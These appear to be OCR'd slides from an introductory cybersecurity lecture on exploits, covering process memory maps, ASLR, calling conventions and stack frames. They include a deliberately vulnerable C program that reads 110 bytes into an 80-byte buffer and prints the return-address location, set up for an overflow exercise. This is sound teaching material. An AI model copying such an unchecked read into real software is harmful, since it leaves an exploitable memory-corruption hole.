2550 Intro to cybersecurity

L21: Exploits Lab

Ran Cohen/abhi shelat

Get access to the lecture machine

ssh username@35.245.4.211

Requires you to have your ssh key uploaded to Github.

Page maps

```
abhi@l21:~$ ps
  PID TTY          TIME CMD
 7170 pts/0    00:00:00 bash
 8874 pts/0    00:00:00 ps


abhi@l21:~$ ls /proc/7170/
attr              cpuset   limits      net             personality  smaps_rollup  timerslack_ns
autogroup         cwd      loginuid    ns              projid_map   stack         uid_map
auxv              environ  map_files   numa_maps       root         stat          wchan
cgroup            exe      maps        oom_adj         sched        statm
clear_refs        fd       mem         oom_score       schedstat    status
cmdline           fdinfo   mountinfo   oom_score_adj   sessionid    syscall
comm              gid_map  mounts      pagemap         setgroups    task
coredump_filter   io       mountstats  patch_state     smaps        timers

abhi@l21:~$ cat /proc/7170/maps
```

Lets cause some pagefaults

```
$ cp /home/abhi/programs/segf.c segf.c
$ gcc -o segf segf.c

#include<stdio.h>
#include<unistd.h>

void main() {

  char buf[10];
  long *p = (long*)buf;
  read(0,buf,1);

  printf("%x\n",*p);
}
```

ASLR

```
// gcc -g /home/abhi/programs/aslr.c -o aslr
//
#include<stdio.h>

int     main(int argc, char **argv, char **envp)
{
   char  *str;
   printf("main=%8p, str=%8p, envp = %p, argv = %p, delta = %u \n",
          main, &str, (char*)envp, (char*)argv, ((long)str - (long)argv));
   return (0);
}
```


```
d-172-25-98-44:smash abhi$ for f in `seq 1 100`; do  ./aslr; done
main= 0x9cee0, str=0xbff64a88, envp = 0xbff64aec, argv = 0xbff64ae4, delta = 1074378027
main= 0x92ee0, str=0xbff6ea88, envp = 0xbff6eaec, argv = 0xbff6eae4, delta = 1074337067
main= 0xaaee0, str=0xbff56a88, envp = 0xbff56aec, argv = 0xbff56ae4, delta = 1074435371
main= 0x2bee0, str=0xbffd5a88, envp = 0xbffd5aec, argv = 0xbffd5ae4, delta = 1073915179
main= 0x1aee0, str=0xbffe6a88, envp = 0xbffe6aec, argv = 0xbffe6ae4, delta = 1073845547
main= 0x68ee0, str=0xbff98a88, envp = 0xbff98aec, argv = 0xbff98ae4, delta = 1074165035
main= 0x1cee0, str=0xbffe4a88, envp = 0xbffe4aec, argv = 0xbffe4ae4, delta = 1073853739
main= 0x78ee0, str=0xbff88a88, envp = 0xbff88aec, argv = 0xbff88ae4, delta = 1074230571
main= 0x8cee0, str=0xbff74a88, envp = 0xbff74aec, argv = 0xbff74ae4, delta = 1074312491
main= 0x4eee0, str=0xbffb2a88, envp = 0xbffb2aec, argv = 0xbffb2ae4, delta = 1074058539
main= 0xc8ee0, str=0xbff38a88, envp = 0xbff38aec, argv = 0xbff38ae4, delta = 1074558251
main= 0xafee0, str=0xbff51a88, envp = 0xbff51aec, argv = 0xbff51ae4, delta = 1074455851
main=  0x5ee0, str=0xbfffba88, envp = 0xbfffbaec, argv = 0xbfffbae4, delta = 1073759531
main= 0x55ee0, str=0xbffaba88, envp = 0xbffabaec, argv = 0xbffabae4, delta = 1074087211
main= 0x77ee0, str=0xbff89a88, envp = 0xbff89aec, argv = 0xbff89ae4, delta = 1074226475
main= 0x24ee0, str=0xbffdca88, envp = 0xbffdcaec, argv = 0xbffdcae4, delta = 1073886507
main= 0xa6ee0, str=0xbff5aa88, envp = 0xbff5aaec, argv = 0xbff5aae4, delta = 1074418987
main= 0x69ee0, str=0xbff97a88, envp = 0xbff97aec, argv = 0xbff97ae4, delta = 1074169131
main= 0xb9ee0, str=0xbff47a88, envp = 0xbff47aec, argv = 0xbff47ae4, delta = 1074496811
main= 0x47ee0, str=0xbffb9a88, envp = 0xbffb9aec, argv = 0xbffb9ae4, delta = 1074029867
main= 0x7bee0, str=0xbff85a88, envp = 0xbff85aec, argv = 0xbff85ae4, delta = 1074242859
```

Broken program

```
/* Compile: gcc /home/abhi/programs/p1.c -o p1 */

#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    printf("Address of buf: %p\n",buf);
    char *arp = buf+80+4+8+12;
    printf("Address of rp:  %p %x\n", arp, *(long*)arp);
    r = read(0, buf, 110);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    printf("Start program\n");
    broken();
    printf("Done\n");
    return 0;
}
```

Inspecting the program

Running and debugging programs


Args to print
Return address
Previous frame ptr
Local vars for print

Stack high

0

Picture of the stack

System V AMD64 ABI [edit]

The calling convention of the System V AMD64 ABI is followed on Solaris, Linux, FreeBSD, macOS,[23] and is the de facto standard among Unix and Unix-like operating systems. The first six integer or pointer arguments are passed in registers RDI, RSI, RDX, RCX, R8, R9 (R10 is used as a static chain pointer in case of nested functions[24]:21), while XMM0, XMM1, XMM2, XMM3, XMM4, XMM5, XMM6 and XMM7 are used for the first floating point arguments.[24]:22 As in the Microsoft x64 calling convention, additional arguments are passed on the stack.[24]:22 Integer return values up to 64 bits in size are stored in RAX while values up to 128 bit are stored in RAX and RDX. Floating-point return values are similarly stored in XMM0 and XMM1.[24]:25 The wider YMM and ZMM registers are used for passing and returning wider values in place of XMM when they exist.[24]:26,55

If the callee wishes to use registers RBX, RBP, and R12–R15, it must restore their original values before returning control to the caller. All other registers must be saved by the caller if it wishes to preserve their values.[24]:16

Program Execution


Code and Data Memory

Program Execution

The Stack


Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```




Data Memory


```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
     return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```





Timeline of a function call

1. Caller pushes arguments onto stack ***
2. Caller uses CALL to run function

   Next address is pushed onto stack

   IP is changed to address of function

3. CALLEE runs a prologue

   Push Stack Frame Ptr (EBP)


   Set new Stack Frame Ptr (EBP)

   Save registers that will be used

   Allocate space on the stack for local vars


Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

IP
6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Stack Frame Example


```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

IP
6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```


IP



Stack Frame Example

IP

